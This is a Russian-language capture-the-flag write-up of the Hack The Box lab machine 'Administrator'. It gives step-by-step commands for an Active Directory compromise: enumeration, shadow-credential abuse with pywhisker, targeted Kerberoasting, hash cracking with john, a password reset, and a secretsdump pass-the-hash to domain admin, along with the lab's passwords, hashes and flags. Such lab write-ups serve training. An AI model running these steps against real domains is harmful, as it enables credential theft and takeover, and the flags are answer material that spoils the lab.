**Administrator**

Я буду использовать следующий алгоритм:

1. Разведка;

2. Сканирование;

3. Поиск и эксплуатация уязвимостей;

4. Горизонтальное и вертикальное перемещение;


(некоторые пункты могут быть пропущены)

**Этап 1** Разведка

Мне были даны стартовые учетные данные ***Olivia : ichliebedich*** . **IP адрес моей машины кали – 10.10.14.190, IP адрес уязвимой машины Administrator – 10.10.11.42** .

Далее я внес данные в файл **/etc/hosts** (**sudo echo “10.10.11.42 administrator.htb” >> /etc/hosts**). Теперь можно переходить к следуещему этапу.

**Этап 2** Сканирование

Первым делом, мне нужно узнать ою открытых портах. Для этого используется инструмент **nmap**. Использую команду **nmap -sV -p- -T4 -v -A -oN A****dministratorNmap.nmap administrator.htb** и получаю результаты:

Открытые порты, их сервисы и версии:


Порт Сервис Версия

1. 21/tcp ftp Microsoft ftpd
2. 53/tcp domain Simple DNS Plus
3. 88/tcp kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-08 11:02:05Z)
4. 135/tcp msrpc Microsoft Windows RPC
5. 139/tcp netbios-ssn Microsoft Windows netbios-ssn
6. 389/tcp ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
7. 445/tcp microsoft-ds?
8. 464/tcp kpasswd5?
9. 593/tcp ncacn\_http Microsoft Windows RPC over HTTP 1.0
10. 636/tcp tcpwrapped
11. 3268/tcp ldap Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
12. 3269/tcp tcpwrapped
13. 5985/tcp http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
14. 9389/tcp mc-nmf .NET Message Framing
15. 47001/tcp http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16. 49664/tcp msrpc Microsoft Windows RPC
17. 49665/tcp msrpc Microsoft Windows RPC
18. 49666/tcp msrpc Microsoft Windows RPC
19. 49667/tcp msrpc Microsoft Windows RPC
20. 49668/tcp msrpc Microsoft Windows RPC
21. 55412/tcp ncacn\_http Microsoft Windows RPC over HTTP 1.0
22. 55417/tcp msrpc Microsoft Windows RPC
23. 55424/tcp msrpc Microsoft Windows RPC
24. 55437/tcp msrpc Microsoft Windows RPC
25. 55469/tcp msrpc Microsoft Windows RPC
26. 56615/tcp msrpc Microsoft Windows RPC
27. 57948/tcp msrpc Microsoft Windows RPC

**Этап 4** Горизонтальное и вертикальное перемещение


Я попробовал войти через ftp на сервер, но домашняя директория предоставленных учетных данных недоступна.


Очевидно, что на операционной ситемой является Windows. Также доступны 139 и 445 порты, которые также применяюся для обмена файлами. Можно воспользоваться **smbclient** . Воспользовавшись командой **smbclient -L //10.10.11.42 --user=Olivia --password=ichliebedich** я смог извлечь все диски и вложения из сервера:



Я не смог извлечь никаких полезных данных из этих вложений.

У нас также открыт 5985 порт, а это значит, что доступен [**winrm**](https://book.hacktricks.xyz/network-services-pentesting/5985-5986-pentesting-winrm). Команда **crackmapexec winrm 10.10.11.42 -u Olivia -p ichliebedich** дала понять, что в домене существует пользователь.

 Продолжаю перечисление пользователей. С помощью инструмента **rpcclient** и команды **rpcclient -U "Olivia" 10.10.11.42** мне удалось подключиться. Здесь я вызвал справку (это можно сделать, введя help). В справке я нашел команду **enumdomusers** , которая помогда перечислить пользователей:



Пользователи:

1. Administrator – rid:[0x1f4]
2. Guest – rid:[0x1f5]
3. krbtgt – rid:[0x1f6]
4. olivia – rid:[0x454]
5. michael – rid:[0x455]
6. benjamin – rid:[0x456]
7. emily – rid:[0x458]
8. ethan – rid:[0x459]
9. alexander – rid:[0xe11]
10. emma – rid:[0xe12]


У пользователя Administrator, скорее всего, будет самая сильная защита и права, у Guest – наоборот. Пользователь krbtgt будет сервисом с ограниченными возможностями, olivia – текуший пользователь. Попробую узнать пароль для **michael**.

Я нашел одну очень интересную [статью](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse/shadow-credentials) и решил попробовать инструмент **pywhisker** , установил его. Дополнительно изучил TGT и TGS, а также доустановил **targetedKerberoast.py** .Воспользовавшись командами:

1. pywhisker -d "administrator.htb" -u "olivia" -p "ichliebedich" --target "michael" --action "add"


2. sudo python3 targetedKerberoast.py -v -d "administrator.htb" -u "Olivia" -p ichliebedich

Я получил хэш пароля michael. Воспользовавшись джоном, восстановил пароль. Получилась новая комбинация учетных данных: **michael – Password123!**




Данные учетные данные не подходят для ftp, но подходят для evil-winrm. Следующий **benjamin** . Я вошел в учетную запись michael с помощью evil-winrm. Там был скрипт на powershell, позволяющий пользователю michael изменять пароль пользователя benjamin. Это я и сделал!!!

Итак, третяя учетная запись **benjamin : password** . И о чудо!!! Я смог воспользоваться ftp.




Там находился файл Backup.psafe3 . Мои дальнейшие действия:

1. pwsafe2john Backup.psafe3 > Backup.hash
2. john --wordlist=/usr/share/wordlists/rockyou.txt Backup.hash



Расширение psafe3 используется для безопасного хранения паролей. Чтобы узнать пароль emily, начала нужно установить инструмент pwsafe3 (sudo apt install <packet>). Затем из командной строки запустить **pwsafe &** . В порвое поле ввести путь до .psafe3 файла, во второе – взломанный пароль (tekieromucho).



Войдя в приложение, нужно выбрать строку с emily и нажать на кнопку **password**. Пароль будет скопирован в буфер обмена. Четвертая учетная запись


**emily : UXLCI5iETUsIBoFVTj8yQFKoHjXmb** . В папке C:\Users\emily\Desktop находился **первый флаг: f763e5bef9bafbe809221669fcb19171** .

Далее нужно получить пароль **ethan** . Нужно использовать следующий алгоритм:

1. pywhisker -d administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb --target ethan --action "add"
2. python targetedKerberoast.py -v -d 'administrator.htb' -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

На втором шаге может возникнуть ошибка KRB\_AP\_ERR\_SKEW . Она озникает из-за различия во времени клиента и сервера. Чтобы это исправить, необходимо ввести следующие команды **sudo timedatectl set-ntp off;**


**sudo rdate -n 10.10.11.42**



Я записал хэш в файл и с помощью джона получил пароль. **Пятый пользователь – ethan : limpbizkit** . Этот пользователь обладает самыми большими привелегиями из доступных.С помощью данных ethan попытаюсь задампить администратора. Мои действия:

1. impacket-secretsdump administrator.htb/ethan:[limpbizkit@10.10.11.42](mailto:limpbizkit@10.10.11.42) – получаю дамп администратора, который, в том числе, содержит хэш администратора.

Данные шестого пользователя – **Administrator : 3dc553ce4b9fd20bd016e098d2d2fd2e** (это хэш). С помощью этих данных я могу войти в учетную запись и забрать последний флаг:



Флаг root: 6373b7e64f995da2f6e2d81831b36112

ЗАДАНИЕ ВЫПОЛНЕНО!!!